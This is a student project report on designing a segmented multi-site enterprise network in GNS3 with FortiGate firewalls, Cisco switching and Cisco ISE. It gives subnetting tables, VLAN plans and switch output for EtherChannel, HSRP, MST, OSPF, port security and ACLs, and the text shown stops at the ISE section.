



# Digital Egypt Pioneers Initiative

## Track: Fortinet Cybersecurity

**Enterprise Network Infrastructure and Security**

**The Modern Blueprint**

**By:**

Name	ID
<b>Habib Wael Suleiman</b>	<b>21037860</b>
<b>Ahmed Yasser Aziz Ali</b>	<b>21004545</b>
<b>Morcos Osama Rawhy Hakim</b>	<b>21095401</b>
<b>Saeed Khaled Saeed</b>	<b>21024201</b>
<b>Ziad Mouawad Mahfouz Shabaka</b>	<b>21029192</b>
<b>Amr Tarek Abdul-Muttalib</b>	<b>21016718</b>

**Supervised by:**

**Dr. Hussein Harb**

**Assistant:**

**Eng. Elhussein Ahmed**



2025

---

## *ABSTRACT*

---

This project presents the complete design, implementation, and validation of a secure, scalable, and fully segmented enterprise network architecture. The environment integrates a centralized Headquarters (HQ), multiple remote branch sites, a dedicated DMZ zone, an IT Management network, and advanced security services to simulate a real-world enterprise infrastructure. The project aims to deliver end-to-end security, high availability, identity-based access control, and optimized WAN connectivity across all sites.

The methodology includes structured IP subnetting, VLAN-based segmentation, dynamic routing using OSPF, gateway redundancy with HSRP, and enhanced Layer 2 security controls. FortiGate NGFW devices were deployed as the primary security layer, enabling next-generation firewall policies, NAT, IPS, antivirus, web filtering, SD-WAN optimization, and IPsec VPN connectivity. A full Active-Passive HA cluster ensures continuous service availability. The DMZ hosts essential services such as IIS, SMTP, FTP, DNS, NTP, and Syslog, with strict segmentation enforced through firewall policies.

Centralized authentication is achieved using Cisco ISE, providing RADIUS/TACACS+ identity management, user access control, and secure AAA integration with Active Directory. Server infrastructure—built on Windows Server 2016—supports AD DS, DHCP, DNS, CA, NTP, FTP, and monitoring services. Extensive penetration testing validated the security posture, identifying and mitigating vulnerabilities such as SMBv1 (MS17-010), weak RDP controls, and misconfigurations.

All components were deployed and tested in a GNS3 virtualized lab that replicates enterprise operations. The final results confirm a resilient, secure, and fully functional multi-site enterprise network meeting modern cybersecurity and operational standards.



---

## ***ACKNOWLEDGMENTS***

---

I would like to express my sincere appreciation to those who supported and guided me throughout the development of this project. Their expertise, encouragement, and continuous assistance were instrumental in shaping the final outcome.

I extend my deepest gratitude to **Dr. Hussein Harb** for his invaluable supervision, insightful direction, and unwavering commitment to ensuring the quality of this work. His guidance provided clarity, structure, and motivation at every stage of the project.

I would also like to thank **Eng. Elhussein Ahmed**, whose technical support and dedicated assistance contributed significantly to the successful completion of this project. His constructive feedback and practical insights were essential in overcoming challenges and refining the final deliverables.

This project would not have been possible without their exceptional guidance and support.



## Table of Contents

• Abstract.....
• Acknowledgments.....
1. Project Overview & Objectives.....
• 1.1 Project Scope.....
2. Lab Environment.....
• 2.1 Virtual Machines Deployment.....
• 2.2 Network Emulation Platform.....
• 2.3 Technical Considerations & Notes.....
3. Network Design Concepts.....
• 3.1 IP Addressing & Subnetting.....
• 3.2 VLAN Segmentation.....
• 3.3 EtherChannel Implementation.....
• 3.4 HSRP Redundancy.....
• 3.5 MST (Multiple Spanning Tree).....
• 3.6 NTP Configuration.....
• 3.7 OSPF Dynamic Routing.....
• 3.8 Default Routing.....
• 3.9 Layer 2 Security Controls.....
• 3.10 Access Control Lists (ACLs).....
• 3.11 Cisco ISE Integration.....
• 3.12 RADIUS & TACACS+.....
4. FortiGate HQ Configuration.....
• 4.1 Interface Configuration.....
• 4.2 SD-WAN Configuration.....
• 4.3 Routing Configuration.....
• 4.4 Firewall Policies.....
• 4.5 Security Protection Policies.....
• 4.6 Virtual IP (VIP) Configuration.....
• 4.7 Authentication & Identity Services.....
5. FortiGate Branch Configuration.....
• 5.1 Interface Configuration.....
• 5.2 SD-WAN Configuration.....
• 5.3 Routing Configuration.....
• 5.4 Firewall Policies.....
• 5.5 High Availability (HA) Status.....
• 5.6 SNMP Monitoring.....
6. Server Infrastructure Configuration.....
• 6.1 Active Directory Domain Services (AD DS).....
• 6.2 Certificate Authority (CA).....
• 6.3 DHCP Server.....



• 6.4 DNS Server.....
• 6.5 Web Server (IIS).....
• 6.6 SMTP Server.....
• 6.7 FTP Server.....
• 6.8 NTP Server.....
• 6.9 SNMP Server.....
• 6.10 Syslog Server.....
<b>7. Cisco ISE Configuration Overview.....</b>
• 7.1 RADIUS Services.....
• 7.2 TACACS+ Services.....
• 7.3 Integration with FortiGate Firewall.....
<b>8. Penetration Testing &amp; Hardening Summary.....</b>
• 8.1 Reconnaissance & Service Enumeration.....
• 8.2 SMB Vulnerability Assessment (MS17-010).....
• 8.3 RDP Security Findings.....
<b>9. Project Challenges &amp; Limitations.....</b>
• 9.1 Licensing Limitations.....
• 9.2 GNS3 Switching Limitations.....
• 9.3 Resource Requirements.....
<b>10. Future Work.....</b>
• 10.1 Infrastructure Expansion Opportunities.....
• 10.2 Centralized Security Management Enhancements.....
• 10.3 Modernized Security Posture & Automation.....
• 10.4 Cloud & Hybrid Integration.....



## Figures

- **Figure 1: Complete Network Security Infrastructure.....**
- **Figure 2: Kali Linux.....**
- **Figure 3: GNS3 Emulator.....**
- **Figure 4: FortiGate Firewall.....**
- **Figure 5: Windows Server.....**
- **Figure 6: Cisco ISE.....**
- **Figure 7: Subnet IP Plan (1).....**
- **Figure 8: Subnet IP Plan (2).....**
- **Figure 9: Subnet IP Plan (3).....**
- **Figure 10: EtherChannel Diagram.....**
- **Figure 11: EtherChannel Example (2).....**
- **Figure 12: HSRP Active State.....**
- **Figure 13: HSRP Standby State.....**
- **Figure 14: MST Configuration.....**
- **Figure 15: Root Spanning Tree.....**
- **Figure 16: NTP Configuration.....**
- **Figure 17: OSPF Routing Table.....**
- **Figure 18: Port Security.....**
- **Figure 19: ACL Configuration.....**
- **Figure 20: ISE Server Integration.....**
- **Figure 21: TACACS+.....**
- **Figure 22: RADIUS.....**
- **Figure 23: FortiGate Interfaces (1).....**
- **Figure 24: FortiGate Interfaces (2).....**
- **Figure 25: SD-WAN Overview.....**
- **Figure 26: OSPF Configuration (1).....**
- **Figure 27: OSPF Configuration (2).....**
- **Figure 28: Firewall Policy Overview (1).....**
- **Figure 29: Firewall Policy Overview (2).....**
- **Figure 30: DDoS Policy (1).....**
- **Figure 31: DDoS Policy (2).....**
- **Figure 32: Virtual IP (VIP) Configuration.....**
- **Figure 33: Identity Groups.....**
- **Figure 34: RADIUS Server.....**
- **Figure 35: FSSO Integration.....**
- **Figure 36: Branch Interfaces.....**
- **Figure 37: Branch SD-WAN.....**
- **Figure 38: Branch OSPF (1).....**
- **Figure 39: Branch OSPF (2).....**
- **Figure 40: Branch Firewall Policies.....**



- **Figure 41: HA Cluster Status.....**
- **Figure 42: Windows Server Services.....**
- **Figure 43: Active Directory.....**
- **Figure 44: Certificate Authority.....**
- **Figure 45: DHCP.....**
- **Figure 46: DNS.....**
- **Figure 47: IIS Web Server.....**
- **Figure 48: SMTP Server.....**
- **Figure 49: FTP Server.....**
- **Figure 50: PRTG/SNMP.....**
- **Figure 51: Syslog Server.....**
- **Figure 52: Cisco ISE Dashboard.....**
- **Figure 53: AnyConnect Integration.....**
- **Figure 54: MAB Authentication.....**
- **Figure 55: RADIUS (802.1X).....**
- **Figure 56: Nmap Results.....**
- **Figure 57: SMB Vulnerability Test.....**
- **Figure 58: FortiManager Interface.....**
- **Figure 59: Palo Alto Remote VPN.....**
- **Figure 60: Palo Alto IPsec VPN.....**



---

## ***PROJECT OVERVIEW & OBJECTIVES***

---

### **Project Scope :**

The scope of this project covers the complete design, configuration, implementation, and validation of a secure multi-site enterprise network integrating the Headquarters (HQ), remote branch offices, a dedicated DMZ zone, and an IT Management segment. The scope includes all network, security, routing, authentication, and high-availability components required to build a fully functional enterprise environment.

#### **1. Network Architecture & Design**

- Design a fully segmented enterprise network using VLANs for HR, Sales, Finance, Media, and IT.
- Implement identical VLAN structures across all branch offices.
- Allocate proper subnetting, addressing plans, and gateway assignments for HQ and all remote sites.
- Design routed WAN links using /30 point-to-point networks between HQ and branches.

#### **2. Firewall & Security Implementation**

- Deploy FortiGate NGFW devices as the primary security and routing layer.
- Configure inter-VLAN routing, NAT, security policies, service profiles, and traffic inspection.
- Apply IPS, AV, Web Filtering, and logging for threat protection.
- Implement secure access rules to DMZ servers and internal resources.

#### **3. WAN & Branch Connectivity**

- Establish WAN connectivity between HQ and all branch sites via routed interfaces.
- Ensure branches can securely access HQ resources, DMZ servers, and IT Management systems.
- Prevent unauthorized communication between branch sites.
- Apply SD-WAN or policy-based routing where required.



## 4. DMZ Deployment

Build a dedicated DMZ network (10.20.20.0/27) hosting:

- Web Server
- SMTP Server
- DHCP Server
- NTP Server
- FTP
- SMB Services
- Syslog Server

Apply strict firewall segmentation between DMZ and internal networks.

Log and monitor all traffic entering or leaving the DMZ.

## 5. Centralized Authentication (Cisco ISE)

- Deploy Cisco ISE within the 192.168.10.0/24 IT Management zone.
- Configure authentication, authorization, and accounting (AAA) services.
- Integrate network devices (firewalls, routers, switches) with ISE for identity-based access.
- Enforce security policies and user access control across the enterprise.

## 6. DHCP & Network Services

- Configure DHCP scopes for all HQ and branch VLANs.
- Automate IP addressing, DNS assignment, and lease management.
- Ensure stable and uniform device onboarding across all departments.

## 7. High Availability (HA) Implementation

- Deploy a FortiGate Active-Passive HA cluster at HQ.
- Configure heartbeat links, synchronization, and failover logic.
- Validate automatic failover with zero manual intervention.
- Ensure uninterrupted operation of routing, DMZ services, WAN links, and authentication systems.

## 8. System Integration & Testing

- Validate inter-VLAN communication based on policies.
- Test branch-to-HQ reachability.
- Confirm DMZ accessibility and security.
- Test DHCP distribution, ISE authentication, and firewall policies.

- Validate HA failover and recovery with no service interruption.

## 9. Documentation & Delivery

- Produce full project documentation including:
- Network topology diagrams
- Addressing plan
- VLAN and routing tables
- Security policies
- HA configuration details
- Testing results
- Deliver a structured and comprehensive final report suitable for enterprise submission.




Figure 1: Complete Network Security Infrastructure



## LAB ENVIRONMENT

The entire enterprise network infrastructure in this project was built and tested using the **GNS3 emulator**. GNS3 provided a highly flexible and reliable platform for simulating all components of the designed environment, including the Headquarters (HQ), remote branch offices, DMZ services, the IT Management zone, and the FortiGate High Availability (HA) cluster. Its capability to integrate multiple virtual devices enabled accurate emulation of real-world enterprise scenarios.



Figure 3: GNS3




Figure 2: KALI



Figure 5: Windows\_Server



Figure 4: FORTI



CISCO ISE

Figure 6:Cisco\_Ise

- Easy Deployment of VMs - It simplifies deploying virtual machines for Windows, Linux, Fortinet firewalls, switches, and routers.
- Simple Internet Connectivity - The VMs can easily connect to the internet.
- Open Source - Being open source makes it easily accessible for download.

#### NOTE That:

The only challenge is that sometimes the firewall requires specific configuration adjustments to work optimally with **GNS3**, such as modifying interface types, adjusting IP settings, or tuning certain virtual hardware parameters to ensure stable performance.

---

### ***Design and Network (HQ First, Then Branches)***

---

#### **Network Design Concepts**

The Headquarters represents the core of the enterprise network and hosts the main infrastructure services, security systems, and internal departmental segments. The HQ network is fully segmented using VLANs to isolate each department and apply strict access control.



## IP Addressing and Subnetting

The network uses a structured IP addressing scheme with separate subnets for each department and service zone. Subnetting is designed to isolate traffic, improve security, and ensure efficient allocation of addresses across HR, Sales, Finance, Media, IT, DMZ, and Management networks.

### Subnetting.

#### Network Subnets and IP Distribution.

Device name	IP	Subnet Mask	Wild Card
IOU1 - e0/0 HQ-Forti - Port1	10.20.20.33 10.20.20.34	255.255.255.252	0.0.0.3
IOU2 - e0/0 HQ-Forti - Port2	10.20.20.37 10.20.20.38	255.255.255.252	0.0.0.3
IOU3 PC2 Kali SVI-SSH	Network ID: 172.16.0.0 DHCP 172.16.0.11 172.16.0.13	255.255.255.224	0.0.0.31
IOU4 PC3	Network ID: 172.16.0.32 DHCP	255.255.255.224	0.0.0.31
IOU5 PC4	Network ID: 172.16.0.64 DHCP	255.255.255.224	0.0.0.31
IOU6 PC7	Network ID: 172.16.0.96 DHCP	255.255.255.224	0.0.0.31
IOU7 PC9 Client1 ISE SVI-SSH	Network ID: 192.168.10.0 DHCP 192.168.10.5 192.168.10.118 192.168.10.35	255.255.255.0	0.0.0.255

Figure 7:Subnet\_IP1



HQ_Forti - Port3 ISP - F0/0	105.100.50.2 105.100.50.1	255.255.255.252	0.0.0.3
HQ_Forti - Port6 ISP - F1/0	105.100.50.6 105.100.50.5	255.255.255.252	0.0.0.3
ISP - F0/1 Internet - F0/0	20.20.20.2 20.20.20.1	255.255.255.252	0.0.0.3
Internet - F0/1 Branch_ISP - F0/0	30.30.30.1 30.30.30.2	255.255.255.252	0.0.0.3
Branch_ISP - F0/1 Branch_Forti - Port1	205.200.100.1 205.200.100.2	255.255.255.252	0.0.0.3
Branch_ISP - F0/1 Branch_Forti - Port5	205.200.100.5 205.200.100.6	255.255.255.252	0.0.0.3
Branch_Forti - Port3 IOU10 - e0/0	10.20.10.42 10.20.10.41	255.255.255.252	0.0.0.3
Branch_Forti - Port2 IOU12- e0/0	10.20.10.45 10.20.10.46	255.255.255.252	0.0.0.3
IOU14 PC15 PC12	Network ID: 172.17.0.0 DHCP DHCP	255.255.255.224	0.0.0.31
IOU11 PC19 PC18	Network ID: 172.17.0.32 DHCP DHCP	255.255.255.224	0.0.0.31

Figure 8: Subnet\_ip2

IOU13 PC17 PC16	Network ID: 172.17.0.64 DHCP DHCP	255.255.255.224	0.0.0.31
IOU8 PC1 PC13	Network ID: 172.17.0.96 DHCP DHCP	255.255.255.224	0.0.0.31
IOU9 Cloud	Network ID: 192.168.11.0 192.168.11.5	255.255.255.0	0.0.0.255
SVI- VLANs - IOU1 VLAN10 VLAN20 VLAN30 VLAN40 VLAN50	192.168.10.3 172.16.0.3 172.16.0.34 172.16.0.66 172.16.0.98	255.255.255.0 255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.224	0.0.0.255 0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.31
SVI- VLANs - IOU2 VLAN10 VLAN20 VLAN30 VLAN40 VLAN50	192.168.10.2 172.16.0.2 172.16.0.35 172.16.0.67 172.16.0.99	255.255.255.0 255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.224	0.0.0.255 0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.31
SVI- VLANs - IOU10 VLAN60 VLAN70 VLAN80 VLAN90 VLAN100	172.17.0.3 172.17.0.35 172.17.0.67 172.17.0.99 192.168.11.3	255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.0	0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.255
SVI- VLANs - IOU12 VLAN60 VLAN70 VLAN80 VLAN90 VLAN100	172.17.0.2 172.17.0.34 172.17.0.66 172.17.0.98 192.168.11.2	255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.224 255.255.255.0	0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.31 0.0.0.255

Figure 9: IP\_Subnet3



## 2. VLAN Segmentation

Each department at HQ is assigned a dedicated VLAN to separate broadcast domains and apply role-based access control. VLANs ensure isolation between departments and provide a scalable structure for internal traffic management

*HQ VLANs (Sorted & Clean Format)*

VLAN Name	VLAN ID	Purpose
<b>HQ-HR</b>	10	HR Department Users
<b>HQ-SALES</b>	20	Sales Department Users
<b>HQ-FINANCE</b>	30	Finance Department Users
<b>HQ-MEDIA</b>	40	Media & Marketing Users
<b>HQ-IT</b>	50	IT Department Users

*Branch VLANs (Same Structure for Consistency)*

VLAN Name	VLAN ID	Purpose
<b>BR-HR</b>	60	HR Department
<b>BR-SALES</b>	70	Sales Department
<b>BR-FINANCE</b>	80	Finance Department
<b>BR-MEDIA</b>	90	Media Department
<b>BR-IT</b>	100	IT Department



### 3. EtherChannel

Link aggregation (EtherChannel) is implemented between switches to increase bandwidth, provide redundancy, and prevent single-link failure. It enhances switch-to-switch connectivity and stabilizes the core switching environment

```

HQ-MLSW1#show etherchannel summary
Flags: D - down      P - bundled in port-channel
      I - stand-alone S - suspended
      H - Hot-standby (LACP only)
      R - Layer3       S - Layer2
      U - in use        N - not in use, no aggregation
      F - failed to allocate aggregator

      M - not in use, minimum links not met
      m - not in use, port not aggregated due to minimum links not met
      u - unsuitable for bundling
      w - waiting to be aggregated
      d - default port

      A - formed by Auto LAG

Number of channel-groups in use: 1
Number of aggregators: 1

Group  Port-channel  Protocol    Ports
-----+-----+-----+
1      Po1(SU)       LACP        Et1/2(P)   Et1/3(P)   Et2/0(P)

```

Figure 10:EtherChannel

```

Group state = L2
Ports: 3  Maxports = 4
Port-channels: 1 Max Port-channels = 4
Protocol: LACP
Minimum Links: 0

          Ports in the group:
Port: Et1/2
-----
0. Port state      = Up Mstr Assoc In-Bndl
  Channel group = 1      Mode = Active      Gcchange = -
  Port-channel   = Po1      GC   =      Pseudo port-channel = Po1
  Port index     = 0      Load = 0x00      Protocol = LACP

Flags: S - Device is sending Slow LACPDU      F - Device is sending fast LACPDU.
      A - Device is in active mode.          P - Device is in passive mode.

Local information:
Port      Flags  State      LACP port      Admin      Oper      Port      Port
          bndl      Priority      Key       Key      Number      State
Et1/2    SA      32768      32768      0x1       0x1      0x103      0x3D

Partner's information:
Port      Flags  Priority      LACP port      Admin      Oper      Port      Port
          Dev ID      Age      key       Key      Number      State
Et1/2    SA      32768      aabb.cc80.0200  13s      0x0       0x1      0x103      0x3D

Age of the port in the current state: 0d:00h:01m:34s
Port: Et1/3

```

Figure 11:ETherChannel2



## 4. HSRP (Gateway Redundancy)

HSRP is deployed for gateway redundancy, allowing two routers/switches to act as a virtual default gateway. This ensures continuous Layer 3 availability for user VLANs in case one device fails.

HSRP Configuration							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Vl10	10	100	P	Active	local	192.168.10.2	192.168.10.1
Vl20	20	200	P	Active	local	172.16.0.2	172.16.0.1
Vl30	30	200	P	Active	local	172.16.0.35	172.16.0.33
Vl40	40	200	P	Active	local	172.16.0.67	172.16.0.65
Vl50	50	200	P	Active	local	172.16.0.99	172.16.0.97

Figure 12: HSRP\_Active

HSRP Configuration							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Vl10	10	100	P	Standby	192.168.10.3	local	192.168.10.1
Vl20	20	120	P	Standby	172.16.0.3	local	172.16.0.1
Vl30	30	120	P	Standby	172.16.0.34	local	172.16.0.33
Vl40	40	120	P	Standby	172.16.0.66	local	172.16.0.65
Vl50	50	120	P	Standby	172.16.0.98	local	172.16.0.97

Figure 13: HSRP\_Standby

## 5. MST (Multiple Spanning Tree)

MST is configured to prevent Layer 2 loops, optimize traffic flow, and map VLANs to specific spanning tree instances. This improves convergence time and enhances stability across the HQ switching environment.



```

HQ-MLSW2#show sp
HQ-MLSW2#show spanning-tree

MST0
  Spanning tree enabled protocol mstp
  Root ID    Priority    32768
              Address     aabb.cc00.0100
              Cost         0
              Port        65 (Port-channel1)
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32768 (priority 32768 sys-id-ext 0)
              Address     aabb.cc00.0200
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

Interface      Role Sts Cost      Prio.Nbr Type
-----+-----+-----+-----+-----+-----+
Et0/1          Desg FWD 2000000  128.2   P2p
Et0/2          Desg FWD 2000000  128.3   P2p
Et0/3          Desg FWD 2000000  128.4   P2p
Et1/0          Desg FWD 2000000  128.5   P2p
Et1/1          Desg FWD 2000000  128.6   P2p
Et2/1          Desg FWD 2000000  128.10  P2p
Et2/2          Desg FWD 2000000  128.11  P2p
Et2/3          Desg FWD 2000000  128.12  P2p
Et3/0          Desg FWD 2000000  128.13  P2p
Et3/1          Desg FWD 2000000  128.14  P2p
Et3/2          Desg FWD 2000000  128.15  P2p
Et3/3          Desg FWD 2000000  128.16  P2p
Po1           Root FWD 666660   128.65  P2p

MST1
  Spanning tree enabled protocol mstp
  Root ID    Priority    24577

```

Figure 14:MST1

```

HQ-MLSW2#
HQ-MLSW2#show spann
HQ-MLSW2#show spanning-tree ro
HQ-MLSW2#show spanning-tree root

Root      Hello Max Fwd
MST Instance   Root ID   Cost   Time  Age Dly  Root Port
-----+-----+-----+-----+-----+-----+-----+
MST0       32768 aabb.cc00.0100   0     2    20   15  Po1
MST1       24577 aabb.cc00.0100 666660   2    20   15  Po1

```

Figure 15:Root\_Spanning



## 7. NTP (Time Synchronization)

NTP is implemented to synchronize time across HQ devices, including routers, switches, servers, and ISE. Accurate time is essential for logs, security monitoring, AAA authentication, and troubleshooting.

```

status          NTP status

HQ-MLSW2#show ntp sta
HQ-MLSW2#show ntp status
Clock is unsynchronized, stratum 16, no reference clock
nominal freq is 250.000 Hz, actual freq is 250.000 Hz, precision is 2**10
ntp uptime is 119600 (1/100 of seconds), resolution is 4000
reference time is 00000000.0000000 (00:00:00.000 UTC Mon Jan 1 1900)
clock offset is 0.000 msec, root delay is 0.00 msec
root dispersion is 17.94 msec, peer dispersion is 0.00 msec
loopfilter state is 'FSET' (Drift set from file), drift is 0.00000000 s/s
system poll interval is 8, never updated.

```

Figure 16:NTP

## 8. OSPF Routing

OSPF is deployed as the dynamic routing protocol within the HQ infrastructure. It provides fast convergence, supports multi-area designs, and ensures efficient route exchange between core routers and distribution switches.

```

HQ-MLSW2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, I - LISP
      a - application route
      * - replicated route, % - next hop override, p - overrides from PFR
      + - overrides from PFR

Gateway of last resort is 10.20.20.38 to network 0.0.0.0

S*   0.0.0.0/0 [1/0] via 10.20.20.38
0    10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
     [100/1] via 172.16.0.98, 00:23:01, Vlan50
     [110/1] via 172.16.0.66, 00:22:51, Vlan40
     [110/1] via 172.16.0.34, 00:22:18, Vlan30
     [110/1] via 172.16.0.3, 00:22:18, Vlan20
C    10.20.20.36/30 is directly connected, Ethernet0/0
L    10.20.20.37/32 is directly connected, Ethernet0/0
L    172.16.0.25/32 is directly connected, Vlan2
     172.16.0.0/27 is directly connected, Vlan3
C    172.16.0.2/32 is directly connected, Vlan20
C    172.16.0.32/27 is directly connected, Vlan30
L    172.16.0.35/32 is directly connected, Vlan30
C    172.16.0.64/27 is directly connected, Vlan40
L    172.16.0.67/32 is directly connected, Vlan40
C    172.16.0.96/27 is directly connected, Vlan50
L    192.16.0.0/24 is variably subnetted, 2 subnets, 2 masks
C    192.168.10.0/24 is directly connected, Vlan10
L    192.168.10.2/32 is directly connected, Vlan10

HQ-MLSW2#
HQ-MLSW2#
HQ-MLSW2#

```

Figure 17:Routing\_Table



## 9. Default Route

A default route is configured to forward all non-internal traffic toward the next-hop device that connects HQ to external networks or the firewall layer. It simplifies routing configuration and ensures proper traffic flow.

## 10. Layer 2 Security on Switches

L2 security mechanisms are implemented on HQ switches to protect against common attacks, including:

- Port Security
- DHCP Snooping
- Dynamic ARP Inspection (DAI)
- BPDU Guard
- Root Guard

These features enhance the security posture of the HQ LAN environment.

```
!  
interface Ethernet0/2  
switchport access vlan 20  
switchport mode access  
switchport port-security violation protect  
switchport port-security mac-address sticky  
switchport port-security mac-address sticky 0050.7966.6800  
switchport port-security  
spanning-tree portfast edge  
!
```

Figure 18:Port\_Security

## 11. Access Lists (ACLs)

ACLs are used to restrict unnecessary communication between VLANs and limit access to sensitive segments such as Management and DMZ. They enforce traffic filtering at both Layer 2 and Layer 3 levels.



```

HS-SW#show access-lists
HS-SW#show access-lists
Standard IP access list 2
  10 permit 192.168.10.0, wildcard bits 0.0.0.255
  20 deny   any
Extended IP access list CISCO-CWA-URL-REDIRECT-ACL
  100 deny udp any any eq domain
  101 deny tcp any any eq domain
  102 deny udp any eq bootps any
  103 deny udp any any eq bootpc
  104 deny udp any eq bootpc any
  105 permit tcp any any eq www
Extended IP access list preauth_ipv4_acl (per-user)
  10 permit udp any any eq domain
  20 permit tcp any any eq domain
  30 permit udp any eq bootps any
  40 permit udp any any eq bootpc
  50 permit udp any eq bootpc any
  60 deny ip any any
IPv6 access list preauth_ipv6_acl (per-user)
  permit udp any any eq domain sequence 10
  permit tcp any any eq domain sequence 20
  permit icmp any any nd-ns sequence 30
  permit icmp any any nd-na sequence 40
  permit icmp any any router-solicitation sequence 50
  permit icmp any any router-advertisement sequence 60
  permit icmp any any redirect sequence 70
  permit udp any eq 547 any eq 546 sequence 80
  permit udp any eq 546 any eq 547 sequence 90
  deny ipv6 any any sequence 100
HS-SW#
HS-SW#

```

Figure 19:Acl

## 12. Cisco ISE Integration

Cisco ISE is deployed in the HQ management network to provide centralized authentication, authorization, and accounting. It ensures identity-based access control for users and devices.

